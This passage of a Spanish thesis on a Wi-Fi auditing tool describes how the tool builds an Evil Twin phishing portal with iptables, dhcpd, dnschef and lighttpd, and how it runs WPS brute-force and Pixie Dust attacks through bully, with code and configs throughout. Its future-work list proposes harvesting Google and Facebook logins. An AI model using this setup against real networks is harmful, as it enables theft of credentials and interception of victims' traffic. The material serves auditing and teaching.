Ahora debemos configurar reglas de nuestras Iptables. Iptables es un módulo del núcleo de Linux que se encarga de filtrar los paquetes de red, es decir, es la parte que se encarga de determinar qué paquetes de datos queremos que lleguen hasta el servidor y cuáles no. Al igual que ocurre con otros sistemas de cortafuegos, iptables funciona a través de reglas [39].

Estas son las reglas que se utilizan en la aplicación [40]:

- **echo 1 >/proc/sys/net/ipv4/ip_forward**: Activa redirección IP, 1 lo habilita mientras que 0 lo deshabilita.
- **iptables -t nat -A PREROUTING -p udp -j DNAT –to 192.169.1.1**: Redirige todos los paquetes UDP a la dirección IP 192.169.1.1, esta IP la hemos establecido anteriormente para la interfaz at0.
- **iptables -P FORWARD ACCEPT**: Crea una política que acepta todos los paquetes que son redirigidos. Esto hace que nuestra máquina linux actúe como un router, aunque no lo sea.
- **iptables –append FORWARD –in-interface at0 -j ACCEPT**: Crea una regla que acepta todos los paquetes que se redirigen a la interfaz at0.
- **iptables –table nat –append POSTROUTING –out-interface eth1 -j MASQUERADE**: Indica que todos los paquetes que salgan al exterior lo hagan mediante la interfaz eth1 (la interfaz que tiene conexión a internet).
- **iptables -t nat -A PREROUTING -p tcp –destination-port 443 -j REDIRECT –to-port 80**: Redirige los paquetes TCP destinados al puerto 443 de la interfaz del AP (at0) hacia el puerto local 80.
- **iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 80**: Redirige los paquetes TCP destinados al puerto 80 de la interfaz del AP (at0) hacia el puerto local 80.

Seguidamente, inicializamos el servidor DHCP para proporcionar a los clientes una dirección IP, sin el servidor DHCP la víctima no podría conectarse a la red. Para iniciar un servidor utilizaremos la herramienta dhcpd, de la misma manera que se muestra en la Figura 32.

```
@classmethod
def init_dhcpd(cls):
    cmd = ['dhcpd -cf Model/files/dhcpd.conf']
    p = sb.run(cmd, shell=True)
```

Figura 32: Código de inicialización del servidor DHCP

El archivo dhcpd.conf sirve como archivo de configuración para el dhcp, estas son las directrices que la aplicación utiliza como configuración el archivo de la Figura 33.

```
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.169.1.0 netmask 255.255.255.0 {
    option broadcast-address 192.169.1.255;
    option routers 192.169.1.1;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 192.169.1.1;
    range 192.169.1.33 192.169.1.100;
}
lease-file-name "/var/lib/dhcp/dhcpd.leases";
```

Figura 33: Archivo de configuración del servidor DHCP

- **authoritative:** Con esta opción el dhcp contesta inmediatamente a un cliente desconocido que envía DHCPREQUEST con una propuesta de IP no válida. El dhcp contesta con un DHCPNACK que le comunica al cliente que la IP que solicita no es válida y que debe solicite otra. Sin esta opción el cliente tiene que esperar a un *timeout* para saber que su IP no es válida.
- **default-lease-time 600 y max-lease-time 7200:** Estas dos opciones marcan el timpo de expiración de la dirección IP que se les proporciona a los clientes.
- **subnet 192.169.1.0 netmask 255.255.255.0:**: Se le indica al servidor dhcp cual es su subred y su máscara. Dentro se especifica:
  - **option broadcast-address 192.169.1.255;** La dirección de broadcast.
  - **option routers 192.169.1.1;** La dirección de la puerta de enlace (el router).
  - **option subnet-mask 255.255.255.0;** La máscara de la subred.
  - **option domain-name-servers 192.169.1.1;** La dirección del servidor DNS.
  - **range 192.169.1.33 192.169.1.100;** El rango de IP proporcionado a los clientes.
- **lease-file-name /var/lib/dhcp/dhcpd.leases";** Archivo por defecto donde se guarda la base de datos con las IP asignadas.

El siguiente paso es configurar un DNS falso que resolverá todos los nombres de dominio a la dirección IP donde tendremos la página web falsa, la IP 192.169.1.1.

```
@classmethod
def init_dnschef(cls, q):
    cmd = ["dnschef",
           "--interface", "192.169.1.1",
           "--fakeip", "192.169.1.1"]

    p = sb.Popen(["stdbuf","-i0","-o0","-e0"] + cmd, stdout=sb.PIPE,
                 stderr=sb.PIPE, text=True)
```

Figura 34: Código de creación del DNS falso con DNSChef

Para ello utilizaremos dnschef, la aplicación utiliza el código de la Figura 34 para crear el DNS falso.

Donde –**interface 192.169.1.1** es la IP donde se pondrá a la escucha el servidor DNS y –**fakeip 192.169.1.1** la IP a la que se redirigirá los dominios especificados.

Finalmente, tenemos que crear un servidor en nuestra máquina para mostrar la página web, el servidor deberá estar en localhost en el puerto que hemos especificado para la redirección IP, en nuestro caso el puerto 80.

Para iniciar el servidor necesitamos un archivo de configuración, así como los archivos html, css y javascript que usemos para la visualización de la página web. Hay que tener en cuenta que la página web a diseñar debe ser creíble, en WPA/WPA2-PSK o WEP suelen tener éxito páginas que simulan una actualización del firmware del router, donde piden la contraseña para actualizarlo. Para redes abiertas que requieren autenticación de algún tipo se utilizan portales donde piden directamente las credenciales, se avisa al usuario que para tener acceso a internet debe introducirlas.

Otro componente que debe contener la página web es un archivo javascript para que cuando una víctima introduzca la contraseña, podamos recuperarla en un archivo. En la siguiente figura se muestra el portal por defecto que emplea la aplicación. En ella se muestra el nombre de la red y un campo para que el cliente escriba la contraseña. Durante estos ataques, la víctima no debe sospechar de que es un portal falso, por tanto, no hay que introducir elementos inusuales.

Como se muestra en la Figura 35, la aplicación inicia el servidor lighttpd de la siguiente manera:

```
@classmethod
def init_lighttpd(cls, q):
    cmd = ["lighttpd", "-D", "-f", "Model/files/ag.lighttpd.conf"]
    p = sb.Popen(["stdbuf","-i0","-o0","-e0"] + cmd, stdout=sb.PIPE,
                 stderr=sb.PIPE, text=True)
```

Figura 35: Código de inicialización del servidor web Lighttpd

Se invoca a lighttpd con el parámetro *-D* que indica que el proceso no se ejecute en segundo plano y el parámetro *-f* indica el archivo de configuración para el servidor.

```
server.document-root = "www/"
server.modules = (
    "mod_cgi"
)
server.port = 80
index-file.names = ( "index.htm" )
server.error-handler-404 = "/"
mimetype.assign = (
    ".css" => "text/css",
    ".js" => "text/javascript"
)
cgi.assign = ( ".htm" => "/bin/bash" )
```

Figura 36: Archivo de configuración del servidor web Lighttpd.

En la Figura 36 se especifica donde están los archivos de la página web (server.document-root), el puerto donde se alojara la página (server.port) y otros campos de configuración de lighttpd como módulos y el nombre del archivo index.



Figura 37: Portal cautivo de la aplicación de un Evil twin.

En la Figura 37 se muestra el portal cautivo del Evil Twin. Si la víctima pulsa en el botón de "submit", la contraseña introducida en el campo se guardará en un documento de texto.

5.6. Fuerza bruta del PIN WPS

El ataque al PIN WPS por fuerza bruta consiste en explotar la vulnerabilidad descrita en el apartado vulnerabilidades de WPS. Este ataque se ha de realizar de manera on-line ya que es necesario que el AP nos confirme si los 4 dígitos que intentamos adivinar son correctos o no, la confirmación viene dada del NACK enviado cuando los dígitos son incorrectos.

Para efectuar este ataque, la aplicación hace uso de la herramienta Bully. Estos son los requisitos para la ejecución del ataque:

- Estar cerca del punto de acceso a atacar.
- La dirección MAC del punto de acceso.
- El punto de acceso debe tener la funcionalidad WPS activada.

El problema con este ataque es que es ruidoso y la víctima podría detectar que hay un ataque en curso. Otro problema son los mecanismos de protección de algunos puntos de acceso contra este tipo de ataque, algunos se bloquean hasta su reinicio. Sin embargo, existen ataques de denegación de servicio capaces de reiniciar el punto de acceso, por lo que a veces estas contramedidas no son capaces de denegar el ataque por completo.

5.6.1. Implementación

En la Figura 38 se muestra el código de implementación de WPS por fuerza bruta mediante la herramienta bully. Se invoca a bully con los siguientes parámetros: el parámetro *-b* especifica la dirección MAC del AP, el parámetro *–channel* el canal en el que opera el punto de acceso, el parámetro *-v* indica el nivel de verbose (nivel de detalles), y finalmente se especifica el nombre de la tarjeta en modo monitor que forjará e inyectará los paquetes.

Como hemos visto, hay puntos de acceso que tienen contramedidas contra fuerza bruta, si bully encuentra que el punto de acceso no responde (el AP ha bloqueado la MAC o el WPS) esperará 43 segundos para volver a intentarlo. Bully puede hacer esto de manera indefinida si el punto de acceso no se desbloquea, por lo que necesitamos gestionar este caso. Permitimos intentarlo dos veces, si en el tercer intento el AP sigue bloqueado, se envía una señal SIGKILL al proceso para que termine inmediatamente. Esta información es suficiente para realizar el informe, pues sabemos que WPS siempre es vulnerable a fuerza bruta, solo necesitamos saber si el AP utiliza contramedidas.

```
@classmethod
def execute_attack(cls, q, kwargs):
    '''
    Attempts to get the password by brute force with bully tool.
    '''
    cmd = ['bully',
        kwargs['interface'].monitor,
        '-b', kwargs['target'].bssid,
        '--channel', str(kwargs['target'].channel),
        '-v', '4'] #verbose lvl 4

    p = sb.Popen(["stdbuf","-i0","-o0","-e0"]  + cmd, stdout=sb.PIPE,
                  text = True)

    lockout_reported = False
    for line in p.stdout:

        if lockout_reported or line.find("WPS pin not found") != -1:
            q.put(line)
            q.put('Aborting...')
            p.kill()
            return

        if line.find('[*] Pin is') != -1:
            q.put(line)
            return
        else:
            q.put(line)
            lockout_reported = line.find("WPS lockout reported") != -1
```

Figura 38: Parte del código de WPS Brute Force

5.7. Pixie Dust

Como hemos visto en la autenticación WPS, durante el proceso del protocolo WPS se calculan dos hashes, el E-Hash1 y el E-Hash2 que son derivados de los nonces E-S1 y E-S2 respectivamente, las llaves públicas (PKE y PKR), la llave Authkey y las dos mitades del PIN WPS (PSK1 y PSK2). Los valores PKE, PKR, E-Hash1 y E-Hash2 son conocidos por un atacante, ya que el AP los envía durante el proceso. Para descifrar los hashes E-Hash1 y E-Hash2 de manera offline necesitamos conocer la combinación correcta del E-S1, E-S2, PSK1 y PSK2.

Crackear PSK1 y PSK2 es relativamente fácil con fuerza bruta, pues estos son los dígitos del PIN. Solo necesitaríamos calcular 11.000 hashes. Sin embargo, necesitamos conocer los valores cifrados de los Nonces E-S1 y E-S2 para realizar un ataque offline. Sin el conocimiento de dichos Nonces el ataque offline es inviable, ya que cada Nonces son de 128 bits por lo que no se puede llevar a cabo un ataque de fuerza bruta.

En 2014, Dominique Bongard descubrió lo que llamó el ataque Pixie Dust. Dominique descubrió que algunos puntos de acceso no generan de manera segura los nonces (E-S1 y E-S2); algunos routers simplemente ponen a cero estos valores, en otros la función pseudo-aleatoria es predecible y utilizan la misma función débil para generar el PKE. Si intentamos adivinar las posibles semillas de la función pseudo-aleatoria hasta encontrar la misma que al generar el PKE es igual al PKE dado por el router, entonces podemos generar E-S1 y E-S2 con la semilla encontrada de manera trivial [20].

Otro ejemplo, son algunos routers Realtex que utilizan el timestamp Unix en segundos para generar los valores de PKE, el E-S1 y el E-S2, pero como la generación es muy rápida es común que E-S1 = E-S2 = PKE (o PKE+1). En este caso como conocemos PKE podemos conocer E-S1 y E-S2 [20].

Pixie-Dust es mucho más rápido que el ataque on-line por fuerza bruta, ya que captura los hashes del WPS y los *crackea* utilizando debilidades en la generación de los nonces.

No todos los puntos de acceso son vulnerables a este ataque, pues dependen de la implementación propia de cada fabricante en la función pseudo-aleatoria. Aquellos que la implementan de manera correcta son invulnerables a este ataque. Aunque este ataque se descubrió en 2014, sigue habiendo AP vulnerables a Pixie-Dust, especialmente aquellos de hardware antiguo. Con el avance de los años y el surgimiento del nuevo protocolo WPA3 que deshecha el anticuado protocolo WPS veremos que la efectividad de este ataque se verá reducida.

5.7.1. Implementación

```
 @classmethod
def execute_attack(cls, q, kwargs):
    '''
    Attempts to get the password via WPS pixie dust with bully tool.
    '''
    cmd = ['bully',
        kwargs['interface'].monitor,
        '-b', kwargs['target'].bssid,
        '--channel', str(kwargs['target'].channel),
        '-d', #pixie dust
        '-v', '2'] #verbose lvl 2

    p = sb.Popen(["stdbuf","-i0","-o0","-e0"]  + cmd, stdout=sb.PIPE,
                 text = True)

    lockout_reported = False
    for line in p.stdout:

        if lockout_reported or line.find("WPS pin not found") != -1:
            q.put(line)
            q.put('Aborting...')
            p.kill()
            return

        if line.find('[Pixie-Dust] PIN FOUND') != -1:
            q.put(line)
            return
        else:
            q.put(line)
            lockout_reported = line.find("WPS lockout reported") != -1
```

Figura 39: Parte del código de WPS Pixie Dust

Como se muestra en la Figura 39, el código es parecido al de fuerza bruta, utilizamos bully con los mismos parámetros más la opción -d, que indica a bully que realice un ataque pixie dust.

6. Conclusiones y trabajo futuro

He adquirido muchos conocimientos con la realización de este proyecto, no solo en el ámbito de la seguridad, si no también en el diseño y del desarrollo del software. He aprendido que hacer un buen diseño previo de las clases y de la aplicación es tan importante como la programación de la misma, pues he cometido muchos errores que me han supuesto grandes adversidades y que se podían haber prevenido con un diseño más ideado.

En cuanto a la seguridad, me he dado cuenta que los ataques más efectivos son aquellos que más se dirigen a las personas (contraseñas y ataques de engaño) pues la mayoría de las vulnerabilidades contra protocolos se pueden corregir con actualizaciones de software o con contramedidas que dificultan su explotación.

El proyecto presentado cumple con los objetivos iniciales: el desarrollo de una aplicación para facilitar una auditoría wifi. Aun así, hay funcionalidades que se podrían añadir y aspectos que se podrían mejorar en un trabajo futuro. Algunos de ellos son:

- **Más ataques:** Hay ataques existentes que no se implementan en la aplicación desarrollada como la captura del PMKID (explicado en el anexo) y otros ataques no vistos como Frag attack y Krack attack.
- **Extensión del Evil Twin:** Con la implementación actual, se puede expandir este ataque para que sea más convincente y más peligroso. Una forma de hacerlo es verificar que la contraseña introducida por una víctima es la correcta. Si esto es así, podemos proporcionar de internet a la víctima, como si fuese un punto de acceso completamente real y redirigir ciertas páginas como inicio de sesión de Google/Facebook a una página web falsa. De esta manera se podría obtener no solo la contraseña de la red, sino que también datos personales o cuentas.
- **Ataques a WPA/WPA2 Enterprise:** La aplicación mayoritariamente contempla WPA/WPA2-PSK, si se añadiesen más ataques contra Enterprise, las empresas grandes podrían contemplar el uso de esta aplicación.
- **Mejora de la interfaz:** Para el diseño de la interfaz no se ha hecho ningún test de usuarios ni se ha hecho hincapié en el uso de patrones de interfaz de usuario. Aplicando estas técnicas se podría mejorar la interfaz para que sea más fácil de usar y más intuitiva.
- **Mejora de los informes:** Se puede proporcionar más información, más estadísticas, exportar a PDF, etc. También a la hora de buscar en la base de datos se podría implementar filtros de búsqueda, como buscar por fecha o por punto de acceso.

7. Anexo

7.0.1. Ataques no implementados

PMK Caching

En empresas grandes es muy común tener más de un punto de acceso para dar cobertura a toda la planta. Es típico que los trabajadores se muevan de un punto a otro por lo que conlleva irse fuera del rango de un AP y volver a este o conectarse a otro, a esto se le llama roaming. Para la comodidad de los cliente y para que el roaming no haga mella en la conexión, ya que cada vez que se conecta un cliente a un AP se debe producir el handshake, se implementa el PMK caching.

La mayoría de routers almacenan en cache el PMK conjuntamente con las direcciones MAC, el tiempo desde la creación del PMK y un identificador único llamado PMKID. La colección de toda esta información se llama PMKSA.

El PMKID es generado aplicando la función hash HMAC-SHA1-128 a la concatenación del PMK, el nombre del PMK, la dirección MAC del punto de acceso y la dirección MAC del cliente.

$$PMKID = HMACSHA1_{128}(PMK, PMK_{Name}|MAC_{AP}|MAC_{STA}) \tag{7.1}$$

Como el PMKID esta guardado en cache por el AP, la siguiente vez que el cliente se conecte, el AP y el cliente verificaran el PMKID y el 4 way handshake no se producirá.

Captura PMKID

En este tipo de ataques consiste en capturar el PMKID, de manera que no es necesario capturar el 4 way handshake de un cliente. Este ataque es más rápido ya que no requiere la captura del handshake. Aún asi, par descifrar la contraseña se requieren métodos de cracking como los explicados en la sección anterior.

No todos los puntos de acceso son vulnerables a ataques PMKID, ya que solo se pueden producir si la red tiene soporte de roaming de clientes, por lo que si los puntos de acceso no permiten roaming, estos no serán vulnerables.



Figura 40: Ejemplo de la captura de un PMKID con la herramienta Wireshark.

El RSN IE es un campo opcional en los paquetes de tipo 802.11 Management frames, podemos encontrar el PMKID como un campo del RSI IE.

Ventajas frente 4 way handshake

- Solo es necesario capturar un paquete para obtener el PMKID y empezar a utilizar técnicas de crackeo.
- No hay que esperar a que un cliente se conecte para capturar el 4 way handshake
- No se requiere ningún usuario normal pues el atacante se comunica directamente con el AP (ataque sin cliente)
- No se capturan contraseñas invalidas cuando un cliente corriente introduce mal la contraseña.
- Como solo hay que capturar un paquete, no se pierden paquetes EAPOL al estar lejos del AP.

Referencias

[1] Wi-fi.
https://en.wikipedia.org/wiki/Wi-Fi

[2] Wired Equivalent Privacy.
https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

[3] WEP Encapsulation.
https://www.hitchhikersguidetolearning.com/2017/09/17/wep-encapsulation/

[4] Wired Equivalent Privacy (WEP) and the security weakness of Wired Equivalent Privacy (WEP).
https://www.omnisecu.com/security/infrastructure-and-email-security/wired-equivalent-privacy-wep.php

[5] (In)Security of the WEP algorithm.
http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html

[6] Clinfowiki: Wired Equivalent Privacy (WEP)
https://www.clinfowiki.org/wiki/index.php/Wired_Equivalent_Privacy_(WEP)#Security

[7] Protocolos de seguridad inalámbrica.
vadavo.com/blog/protocolos-seguridad-inalambrica-wep-wpa-wpa2-wpa3/

[8] KRACK Attack: Breaking WPA2.
https://www.krackattacks.com/

[9] FragAttacks: Security flaws in all Wi-fi devices.
https://www.fragattacks.com/

[10] Intro to WPA
https://tryhackme.com/room/wifihacking101

[11] WPA PSK Encryption
https://thehackerway.com/2012/05/04/wireless-hacking-conceptos-basicos-sobre-wpawpa2-parte-xiii/

[12] 802.11 Association Process Explained.
https://documentation.meraki.com/MR/WiFi_Basics_and_Best_Practices/802.11_Association_Process_Explained

[13] 4 Way handshake
https://www.wifi-professionals.com/2019/01/4-way-handshake

[14] PMK
https://security.stackexchange.com/questions/162379/4-way-handshake-how-to-generate-pmk

[15] Understanding WPA2 authentication in details.
https://crypto.stackexchange.com/questions/33146/understanding-wpa2-authentication-in-details

[16] WPA2 Key generation
https://praneethwifi.in/2019/11/09/4-way-hand-shake-keys-generation-and-mic-verification/

[17] Understanding WPA/WPA2 Pre-Shared-Key Cracking.
https://www.ins1gn1a.com/understanding-wpa-psk-cracking

[18] WPS.
https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup

[19] Wi-Fi Protected Setup (WPS).
https://briolidz.wordpress.com/2012/01/10/wi-fi-protected-setup-wps/

[20] What's the difference between pixie attack and other attacks on WPS?
https://security.stackexchange.com/questions/124774/whats-the-difference-between-pixie-attack-and-other-attacks-on-wps

[21] Offline bruteforce attack on WiFi Protected Setup.
http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf

[22] La matemática de las claves: ¿numérica o alfanumérica?
https://www.welivesecurity.com/la-es/2014/06/13/matematica-claves-numerica-alfanumerica/

[23] How does WPA/WPA2 WiFi security work, and how to crack it?
https://cylab.be/blog/32/how-does-wpawpa2-wifi-security-work-and-how-to-crack-it

[24] A brief history of Wi-Fi security protocols from "oh my, that's bad" to WPA3
https://arstechnica.com/gadgets/2019/03/802-eleventy-who-goes-there-wpa3-wi-fi-security-and-what-came-before-it/

[25] WPA2-PSK and WPA2-Enterprise: What's the Difference?
https://www.securew2.com/solutions/wpa2-enterprise-and-802-1x-simplified

[26] Attacking And Gaining Entry To WPA2-EAP Wireless Networks
https://solstice.sh/ii-attacking-and-gaining-entry-to-wpa2-eap-wireless-networks/

[27] WPA2 Enterprise EAP-TLS Key Exchange
https://security.stackexchange.com/questions/151912/wpa2-enterprise-eap-tls-key-exchange

[28] EAPoL 4 Way handshake
http://www.hitchhikersguidetolearning.com/2017/09/17/eapol-4-way-handshake/

[29] 4-Way Hand shake , Keys generation and MIC Verification-WPA2
https://praneethwifi.in/2019/11/09/4-way-hand-shake-keys-generation-and-mic-verification/

[30] WPA2-Enterprise Authentication Protocols Comparison.
https://www.securew2.com/blog/wpa2-enterprise-authentication-protocols-comparison

[31] Man in the middle in Wi-fi networks
https://www.researchgate.net/publication/356290033_Man_In_The_Middle_Attack_in_Wireless_Network

[32] Epstein, Joseph (2009). Introduction to Wi-Fi. *Scalable VoIP Mobility - Integration and Deployment*, pp. 101-202. Newnes.

[33] Aircrack-ng
https://www.aircrack-ng.org/doku.php

[34] Bully
https://github.com/aanarchyy/bully

[35] John The Ripper
https://github.com/openwall/john

[36] DNCChef
https://www.kali.org/tools/dnschef/

[37] Lighttpd
https://www.lighttpd.net/

[38] Canales WiFi 1, 6 y 11 ¿son los mejores?
https://www.adslzone.net/noticias/redes/canales-wifi-1-6-11-mejores-2-4-ghz/

[39] Iptables, herramienta para controlar el tráfico de un servidor
https://www.acens.com/wp-content/images/2014/07/wp-acens-iptables.pdf

[40] Wireless Security— Evil Twin Attack
https://kavigihan.medium.com/wireless-security-evil-twin-attack-d3842f4aef59